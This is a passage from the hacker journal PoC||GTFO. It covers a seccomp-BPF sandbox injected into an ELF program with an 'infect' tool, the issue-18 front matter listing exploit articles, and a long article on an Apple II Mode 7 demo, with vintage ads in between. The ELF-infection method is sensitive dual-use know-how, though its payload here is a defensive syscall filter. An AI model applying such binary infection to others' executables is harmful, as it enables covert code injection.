
Heart of the CHARACTRON Tube is a stencil-like matrix, a tiny disc with alphanumeric and symbolic characters etched through it. The matrix is placed within tube neck, in front of an electron gun.

The electron stream is extruded through a selected character in the matrix, forming the beam into the desired character shape. When the beam impinges on the phosphor-coated tube face, the character is reproduced. In compact tubes the entire matrix is flooded with electrons, generating a complete array of characters. Only the desired character is allowed to pass through a masking aperture. By actually forming the character or symbol from the electron beam, the tube provides the highest available definition of character generation and overall display quality.

SPEED UP & STREAMLINE CALCULATIONS!

USE ADDIMAX

the ONE and ONLY pocket adding machine with a CREDIT BALANCE!



credit balance shown here
(12.85 – 20.00 = – 7.15)

only $4.95
genuine leather case incl.

ORIGINAL ADDIATOR

Only ADDIMAX has two rows of answer windows. Look for them in a machine you buy!

By listing all the available system calls from `syscall.h`,[32] it's trivial to write a BPF filter that will deny the execution of all system calls, except for a chosen few.

```
bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 4
bpf_jump {bpf_jmp+bpf_jeq+bpf_k}, 0, 1,
    audit_arch_x86_64
bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 0
sc_allow   0          ; read(2)
sc_allow   1          ; write(2)
sc_allow   2          ; open(2)
sc_allow   3          ; close(2)
sc_allow   5          ; fstat(2)
sc_allow   9          ; mmap(2)
sc_allow  10          ; mprotect(2)
sc_allow  11          ; munmap(2)
sc_allow  12          ; brk(2)
sc_allow  21          ; access(2)
sc_allow 158          ; prctl(2)
bpf_stmt {bpf_ret+bpf_k}, seccomp_ret_trap
```

Infecting

One of the nice things about open source being ubiquitous today is that it's possible to find source code for the most unusual things. This is the case of ELFKickers, a package that contains a bunch of little utilities to manipulate ELF files.[33]

I've modified the `infect.c` program from that collection ever so slightly, so that the placeholder `jmp` instruction is patched in the payload and the entry point is correctly calculated for this kind of payload.

A `Makefile` takes care of assembling the payload, formatting it in a way that it can be included in the C source, building a simple guinea pig program twice, then infecting one of the executables. Complete source code is available.[34]

```
#include <stdio.h>
#include <sys/socket.h>

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("no socket created\n");
  } else {
    int fd=socket(AF_INET, SOCK_STREAM, 6);
    printf("created socket, fd = %d\n", fd);
  }
}
```

Testing & Conclusion

The output in Figure 22 is an excerpt of a system call trace, from the moment that the `seccomp-bpf` filter is installed, to the moment the process is killed by the kernel with a `SIGSYS` signal.

Happy hacking!

[32] `echo "#include <sys/syscall.h>" | cpp -dM | grep '^#define __NR_'`

[33] `git clone https://github.com/BR903/ELFkickers || unzip pocorgtfo17.pdf ELFkickers-3.1.tar.gz`

[34] `unzip pocorgtfo17.pdf infect.zip`

```
prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)  = 0
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, {len=30, filter=0x400824}) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 41
--- SIGSYS {si_signo=SIGSYS, si_code=SYS_SECCOMP, si_call_addr=0x7f2d01aa19e7,
            si_syscall=__NR_socket, si_arch=AUDIT_ARCH_X86_64} ---
+++ killed by SIGSYS (core dumped) +++
[1]    27536 invalid system call (core dumped)  strace ./hello
```

Figure 22. Excerpt of `strace(1)` output when running `hello.c`.

17:10 Laphroaig's Home for Unwanted Polyglots and 0day

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

PATENTS

IF YOU HAVE AN INVENTION which you wish to patent you can write fully and freely to Munn & Co. for advice in regard to the best way of obtaining protection. Please send sketches or a model of your invention, and a description of the device, explaining its operation.

All communications are strictly confidential. Our vast practice, extending over a period of seventy years, enables us in many cases to advise in regard to patentability without any expense to the client. Our Hand-Book on Patents is sent free on request. This explains our methods, terms, etc., in regard to **Patents, Trade Marks, Foreign Patents,** etc.

All patents secured through us are described without cost to the patentee in the *Scientific American.*

MUNN & CO.

SOLICITORS OF PATENTS

699 WOOLWORTH BLDG., NEW YORK
and 625 F STREET, WASHINGTON, D. C.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

PoC||GTFO


Proof of Concept or Get the Fuck Out

Pastor Manul Laphroaig's

Montessori Soldering School and

Stack Smashing Academy

for Youngsters Gifted and Not



Рукописи не горят. `pocorgtfo18.pdf`. Compiled on June 23, 2018.

Application Fee: € 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

18:02 An 8 Kilobyte Mode 7 Demo for the Apple II ..... p. 4
18:03 Fun Memory Corruption Exploits for Kids with Scratch! ..... p. 10
18:04 Concealing ZIP Files in NES Cartridges ..... p. 17
18:05 House of Fun; or, Heap Exploitation against GlibC in 2018 ..... p. 22
18:06 Read Only Relocations for Static ELF ..... p. 37
18:07 Remotely Exploiting a TetriNET Server ..... p. 48
18:08 A Guide to KLEE LLVM Execution Engine Internals ..... p. 51
18:09 Reversing the Sandy Bridge DDR3 Scrambler with Coreboot ..... p. 58
18:10 Easy SHA-1 Colliding PDFs with PDFLaTeX ..... p. 63

Legal Note: Printing this to hardcopy prevents the electronic edition from smelling like burning paper. We'll be printing a few thousand of our own, but we also insist that you print it by laserjet or typewriter самиздат, giving it away to friends and strangers. Sneak it into a food delivery rack at your local dive bar, or hide it between two books on the shelves of your university library.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo18.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. Not running one of our own, we like the following mirrors.

https://unpack.debug.su/pocorgtfo/ https://pocorgtfo.hacke.rs/
https://www.alchemistowl.org/pocorgtfo/ https://www.sultanik.com/pocorgtfo/

Technical Note: This file, `pocorgtfo18.pdf`, is valid as a PDF, ZIP, and HTML. It is available in two different variants, but they have the same SHA-1 hash.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo18.pdf -o pocorgtfo18-book.pdf
```

Man of The Book Manul Laphroaig
Editor of Last Resort Melilot
TEXnician Evan Sultanik
Editorial Whipping Boy Jacob Torrey
Funky File Supervisor Ange Albertini
Assistant Scenic Designer Philippe Teuwen
Scooby Bus Driver Ryan Speers
with the good assistance of
Virtual Machine Mechanic Dan Kaminsky

18:01 I thought I turned it on, but I didn't.

Neighbors, please join me in reading this nineteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Montréal.

If you are missing the first eighteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, or the eighteenth release in Leipzig or Washington, D.C. Two collected volumes are available through No Starch Press, wherever fine books are sold.

After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo18.pdf`. It is a valid PDF document, HTML website, and ZIP archive filled with fancy papers and source code. You will find it available in two different variants, but they have the same SHA-1 hash.

Nintendo's SNES platform was famous for its Mode 7, a video mode in which a background image could be rotated and stretched to create a faux 3D effect. This didn't exist for the Apple `][`, so on page 4 Vincent Weaver describes his recreation of the technique in software as a recent demo coding exercise.

Many of us began our careers in reverse engineering through line numbered BASIC, and we fondly remember the `peek` and `poke` commands that let us do sophisticated things with a child's language. On page 10, Kev Sheldrake extends the Scratch language so that his son can experiment with memory corruption exploits.

Vi Grey was reading PoC||GTFO 14:12, and a nifty thought occurred. Why not merge a ZIP file into an NES cartridge itself, and not just its iNES emulator file? See page 17 for all the practical details.

If you enjoyed Yannay Livneh's article on the VLC heap from PoC||GTFO 16:6, turn to page 22 for his notes on the House of Fun, exploiting glibc heaps in the year 2018.

Ryan O'Neill, whom you might know as Elfmaster, has been playing around with static linking of ELF files on Linux. You certainly know that static files are handy for avoiding missing libraries, but did you know that static linking breaks ASLR and RELRO defenses, that the global offset table might still be writable? See page 37 for his notes on producing a static executable that *does* include these defenses.

TetriNET is a multiplayer clone of Tetris that St0rmCat released in 1997. On page 48, John Laky and Kyle Hanslovan give us a remote code execution exploit for that game just twenty years too late for anyone to expect a patch.

When performing a cold boot attack, it's important to recover not just the contents of memory but also to descramble it, and this scrambler is often poorly documented on modern systems. On page 58, Nico Heijningen patches Coreboot to reverse engineer the scrambler of the DDR3 controller on Intel's Sandy Bridge processors.

Ange Albertini was one of the fine authors of the SHAttered attack that demonstrated a practical SHA-1 collision. On page 63, he shows how to reuse that same colliding block to substitute an arbitrary image in a larger document, conveniently generated by PDFLaTeX. As is the tradition in most of Ange's articles, `pocorgtfo18.pdf` uses this technique to place a stamp on the front cover. We'll release two variants, but because they have the same SHA-1 hash, we politely ask mirrors to include the MD5 hashes as well.

On page 64, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send some our way.

18:02 An 8 Kilobyte Mode 7 Demo for the Apple II

by Vincent M. Weaver

While making an inside-joke filled game for my favorite machine, the Apple][, I needed to create a Final-Fantasy-esque flying-over-the-planet sequence. I was originally going to fake this, but why fake graphics when you can laboriously spend weeks implementing the effect for real. It turns out the Apple][is just barely capable of generating the effect in real time.

Once I got the code working I realized it would be great as part of a graphical demo, so off on that tangent I went. This turned out well, despite the fact that all I knew about the demoscene I had learned from a few viewings of the Future Crew *Second Reality* demo combined with dimly remembered Commodore 64 and Amiga usenet flamewars.

While I hope you enjoy the description of the demo and the work that went into it, I suspect this whole enterprise is primarily of note due to the dearth of demos for the Apple][platform. For those of you who would like to see a truly impressive Apple][demo, I would like to make a shout out to FrenchTouch whose works put this one to shame.

The Hardware

CPU, RAM and Storage:

The Apple][was introduced in 1977 with a 6502 processor running at roughly 1.023MHz. Early models only shipped with 4k of RAM, but in later years, 48k, 64k and 128k systems became common. While the demo itself fits in 8k, it decompresses to a larger size and uses a full 48k of RAM; this would have been very expensive in the seventies.

In 1977 you would probably be loading this from cassette tape, as it would be another year before Woz's single-sided $5\frac{1}{4}$" Disk II came around. With the release of Apple DOS3.3 in 1980, it offered 140k of storage on each side.

Sound:

The only sound available in a stock Apple][is a bit-banged speaker. There is no timer interrupt; if you want music, you have to cycle-count via the CPU to get the waveforms you needed.

The demo uses a Mockingboard soundcard, first introduced in 1981. This board contains dual AY-3-8910 sound generation chips connected via 6522 I/O chips. Each sound chip provides three channels of square waves as well as noise and envelope effects.

Graphics:

It is hard to imagine now, but the Apple][had nice graphics for its time. Compared to later competitors, however, it had some limitations: No hardware sprites, user-defined character sets, blanking interrupts, palette selection, hardware scrolling, or even a linear framebuffer! It did have hardware page flipping, at least.

The hi-res graphics mode is a complex mess of NTSC hacks by Woz. You get approximately 280x192 resolution, with 6 colors available. The colors are NTSC artifacts with limitations on which colors can be next to each other, in blocks of 3.5 pixels. There is plenty of fringing on edges, and colors change depending on whether they are drawn at odd or even locations. To add to the madness, the framebuffer is interleaved in a complex way, and pixels are drawn least-significant-bit first. (All of this to make DRAM refresh better and to shave a few 7400 series logic chips from the design.) You do get two pages of graphics, Page 1 is at `$2000` and Page 2 at `$4000`.[1] Optionally four lines of text can be shown at the bottom of the screen instead of graphics.

The lo-res mode is a bit easier to use. It provides 40×48 blocks, reusing the same memory as the 40×24 text mode. (As with hi-res you can switch to a 40×40 mode with four lines of text displayed at the bottom.) Fifteen unique colors are available, plus a second shade of grey. Again the addresses are interleaved in a non-linear fashion. Lo-res Page 1 is at `$400` and Page 2 is at `$800`.

Some amazing effects can be achieved by cycle counting, reading the floating bus, and racing the beam while toggling graphics modes on the fly.

[1] On 6502 systems hexadecimal values are traditionally indicated by a dollar sign.

Figure 1. Colorful View of Executable Code




Figure 2. Memory Map

[2] http://pferrie.host22.com/misc/appleii.htm

Development Toolchain

I do all of my coding under Linux, using the ca65 assembler from the cc65 project. I cross-compile the code, constructing AppleDOS 3.3 disk images using custom tools I have written. I test first in emulation, where AppleWin under Wine is the easiest to use, but until recently MESS/MAME had cleaner sound.

Once the code appears to work, I put it on a USB stick and transfer to actual hardware using a CFFA3000 disk emulator installed in an Apple IIe platinum edition.

Bootloader

An Applesoft BASIC "HELLO" program loads the binary automatically at bootup. This does not count towards the executable size, as you could manually BRUN the 8k machine-language program if you wanted.

To make the loading time slightly more interesting the HELLO program enables graphics mode and loads the program to address `$2000` (hi-res page1). This causes the display to filled with the colorful pattern corresponding to the compressed image. (Figure 1.) This conveniently fills all 8k of the display RAM, or would have if we had `poke`d the right soft-switch to turn off the bottom four lines of text. After loading, execution starts at address `$2000`.

Decompression

The binary is encoded with the LZ4 algorithm. We flip to hi-res Page 2 and decompress to this region so the display now shows the executable code.

The 6502 size-optimized LZ4 decompression code was written by qkumba (Peter Ferrie).[2] The program and data decompress to around 22k starting at `$4000`. This overwrites parts of DOS3.3, but since we are done with the disk this is no problem.

If you look carefully at the upper left corner of the screen during decompression you will see my triangular logo, which is supposed to evoke my VMW initials. To do this I had to put the proper bit pattern inside the code at the interleaved addresses of `$4000`, `$4400`, `$4800`, and `$4C00`. The image data at `$4000` maps to (mostly) harmless code so it is left in place and executed.




Figure 3. The title screen.

Optimizing the code inside of a compressed image (to fit in 8k) is much more complicated than regular size optimization. Removing instructions sometimes makes the binary *larger* as it no longer compresses as well. Long runs of a single value, such as zero padding, are essentially free. This became an exercise of repeatedly guessing and checking, until everything fit.

Title Screen

Once decompression is done, execution continues at address `$4000`. We switch to low-res mode for the rest of the demo.

FADE EFFECT: The title screen fades in from black, which is a software hack as the Apple][does not have palette support. This is done by loading the image to an off-screen buffer and then a lookup table is used to copy in the faded versions to the image buffer on the fly.

TITLE GRAPHICS: The title screen is shown in Figure 3. The image is run-length encoded (RLE) which is probably unnecessary in light of it being further LZ4 encoded. (LZ4 compression was a late addition to this endeavor.)

Why not save some space and just loading our demo at `$400`, negating the need to copy the image in place? Remember the graphics are 40×48 (shared with the text display region). It might be easier to think of it as 40×24 characters, with the top / bottom nybbles of each ASCII character being interpreted as colors for a half-height block. If you do the math you will find this takes 960 bytes of space, but the memory map reserves 1k for this mode. There are "holes" in the address range that are not displayed, and various pieces of hardware can use these as scratchpad memory. This means just overwriting the whole 1k with data might not work out well unless you know what you are doing. Our RLE decompression code skips the holes just to be safe.

SCROLL TEXT: The title screen has scrolling text at the bottom. This is nothing fancy, the text is in a buffer off screen and a 40×4 chunk of RAM is copied in every so many cycles.

You might notice that there is tearing/jitter in the scrolling even though we are double-buffering the graphics. Sadly there is no reliable cross-platform way to get the VBLANK info on Apple][machines, especially the older models.

Mockingbird Music

No demo is complete without some exciting background music. I like chiptune music, especially the kind written for AY-3-8910 based systems. During the long wait for my Mockingboard hardware to arrive, I designed and built a Raspberry Pi chiptune player that uses essentially the same hardware. This allowed me to build up some expertise with the software/hardware interface in advance.

The song being played is a stripped down and re-arranged version of "Electric Wave" from CC'00 by EA (Ilya Abrosimov).

Most of my sound infrastructure involves YM5 files, a format commonly used by ZX Spectrum and Atari ST users. The YM file format is just AY-3-8910 register dumps taken at 50Hz. To play these back one sets up the sound card to interrupt 50 times a second and then writes out the fourteen register values from each frame in an interrupt handler.

Writing out the registers quickly enough is a challenge on the Apple][, as for each register you have to do a handshake and then set both the register number and the value. It is hard to do this in less than forty 1MHz cycles for each register. With complex chiptune files (especially those written on an ST with much faster hardware), sometimes it is not possible to get exact playback due to the delay. Further slowdown happens as you want to write both AY chips (the output is stereo, with one AY on the left and one on the right). To help with latency on playback, we keep track of the last frame written and only write to the registers that have changed.

The demo detects the Mockingboard in Slot 4

at startup. First the board is initialized, then one of the 6522 timers is set to interrupt at 25Hz. Why 25Hz and not 50Hz? At 50Hz with fourteen registers you use 700 bytes/s. So a two minute song would take 84k of RAM, which is much more than is available! To allow the song to fit in memory, without a fancy circular buffer decompression routine, we have to reduce the size.[3]

First the music is changed so it only needs to be updated at 25Hz, and then the register data is compressed from fourteen bytes to eleven bytes by stripping off the envelope effects and packing together fields that have unused bits. In the end the sound quality suffered a bit, but we were able to fit an acceptably catchy chiptune inside of our 8k payload.

Drawing the Mode7 Background

Mode 7 is a Super Nintendo (SNES) graphics mode that takes a tiled background and transforms it by rotating and scaling. The most common effect squashes the background out to the horizon, giving a three-dimensional look. The SNES did these transforms in hardware, but our demo must do them in software.

Our algorithm is based on code by Martijn van Iersel which iterates through each horizontal line on the screen and calculates the color to output based on the camera height (`spacez`) and `angle` as well as the current coordinates, x and y.

First, the distance d is calculated based on fixed scale and distance-to-horizon factors. Instead of a costly division operation, we use a pre-generated lookup table for this.

$$d = \frac{z \times \texttt{yscale}}{y + \texttt{horizon}}$$

Next we calculate the horizontal scale (distance between points on this line):

$$h = \frac{d}{\texttt{xscale}}$$

Then we calculate delta x and delta y values between each block on the line. We use a pre-computed sine/-cosine lookup table.

$$\Delta x = -\sin(\texttt{angle}) \times h$$

$$\Delta y = \cos(\texttt{angle}) \times h$$

The leftmost position in the tile lookup is calculated:

$$\texttt{tilex} = x + \Big(d\cos(\texttt{angle}) - \frac{\texttt{width}}{2}\Big)\Delta x$$

$$\texttt{tiley} = y + \Big(d\sin(\texttt{angle}) - \frac{\texttt{width}}{2}\Big)\Delta y$$

Then an inner loop happens that adds Δx and Δy as we lookup the color from the tilemap (just a wrap-around array lookup) for each block on the line.

$$\texttt{color} = \texttt{tilelookup}(\texttt{tilex}, \texttt{tiley})$$

$$\texttt{plot}(x, y)$$

$$\texttt{tilex} \mathrel{+}= \Delta x, \texttt{tiley} \mathrel{+}= \Delta y$$

Optimizations: The 6502 processor cannot do floating point, so all of our routines use 8.8 fixed point math. We eliminate all use of division, and convert as much as possible to table lookups, which involves limiting the heights and angles a bit.

Some cycles are also saved by using self-modifying code, most notably hard-coding the height (z) value and modifying the code whenever this is changed. The code started out only capable of roughly 4.9fps in 40×20 resolution and in the end we improved this to 5.7fps in 40×40 resolution. Care was taken to optimize the innermost loop, as every cycle saved there results in 1280 cycles saved overall.

Fast Multiply: One of the biggest bottlenecks in the mode7 code was the multiply. Even our optimized algorithm calls for at least seven 16-bit by 16-bit to 32-bit multiplies, something that is *really* slow on the 6502. A typical implementation takes around 700 cycles for an 8.8×8.8 fixed point multiply.

We improved this by using the ancient quarter-square multiply algorithm, first described for 6502 use by Stephen Judd.

This works by noting these factorizations:

$$(a+b)^2 = a^2 + 2ab + b^2$$

$$(a-b)^2 = a^2 - 2ab + b^2$$

If you subtract these you can simplify to

$$a \times b = \frac{(a+b)^2}{4} - \frac{(a-b)^2}{4}$$

[3] For an example of such a routine, see my Chiptune music-disk demo.




Figure 4. Bouncing ball on infinite checkerboard.

Figure 5. Spaceship flying over an island.

For 8-bit values if you create a table of squares from 0 to 511, then you can convert a multiply into two table lookups and a subtraction.[4] This does have the downside of requiring two kilobytes of lookup tables, but it reduces the multiply cost to the order of 250 cycles or so and these tables can be generated at startup.


BALL ON CHECKERBOARD

The first Mode7 scene transpires on an infinite checkerboard. A demo would be incomplete without some sort of bouncing geometric solid, in this case we have a pink sphere. The sphere is represented by sixteen sprites that were captured from a twenty year old OpenGL example. Screenshots were reduced to the proper size and color limitations. The shadows are also sprites, and as the Apple][has no dedicated sprite hardware, these are drawn completely in software.

The clicking noise on bounce is generated by accessing the speaker port at address `$C030`. This gives some sound for those viewing the demo without the benefit of a Mockingboard.

TFV SPACESHIP FLYING

This next scene has a spaceship flying over an island. The Mode7 graphics code is generic enough that only one copy of the code is needed to generate both the checkerboard and island scenes. The spaceship, water splash, and shadows are all sprites. The path the ship takes is pre-recorded; this is adapted from the Talbot Fantasy 7 game engine with the keyboard code replaced by a hard-coded script of actions to take.



The Tarbell Cassette Interface

- Plugs directly into your IMSAI or ALTAIR
- Fastest transfer rate: 187 (standard) to 540 bytes/second
- Extremely Reliable—Phase encoded (self-clocking)
- 4 Extra Status Lines, 4 Extra Control Lines
- 25-page manual included
- Device Code Selectable by DIP-switch
- Capable of Generating BYTE/LANCASTER tapes also.
- No modification required on audio cassette recorder
- Complete kit $120, Assembled $175, Manual $4

TARBELL ELECTRONICS

144 Miraleste Drive #106, Miraleste, Calif. 90732
(213) 832-0182
California residents please add 6% sales tax

[4] All 8-bit $a + b$ and $a - b$ fall in this range.




Figure 6. Spaceship with starfield.

Figure 7. Rasterbars, stars, and credits.

STARFIELD

The spaceship now takes to the stars. This is typical starfield code, where on each iteration the x and y values are changed by

$$\Delta x = \frac{x}{z}, \Delta y = \frac{y}{z}$$

In order to get a good frame rate and not clutter the lo-res screen only sixteen stars are modeled. To avoid having to divide, the reciprocal of all possible z values are stored in a table, and the fast-multiply routine described previously is used.

The star positions require random number generation, but there is no easy way to quickly get random data on the Apple][. Originally we had a 256-byte blob of pre-generated "random" values included in the code. This wasted space, so instead we use our own machine code at address at $5000 as if it were a block of random numbers!

A simple state machine controls star speed, ship movement, hyperspace, background color (for the blue flash) and the eventual sequence of sprites as the ship vanishes into the distance.

RASTERBARS/CREDITS

Once the ship has departed, it is time to run the credits as the stars continue to fly by.

The text is written to the bottom four lines of the screen, seemingly surrounded by graphics blocks. Mixed graphics/text is generally not be possible on the Apple][, although with careful cycle counting and mode switching groups such as FrenchTouch have achieved this effect. What we see in this demo is the use of inverse-mode (inverted color) space characters which appear the same as white graphics blocks.

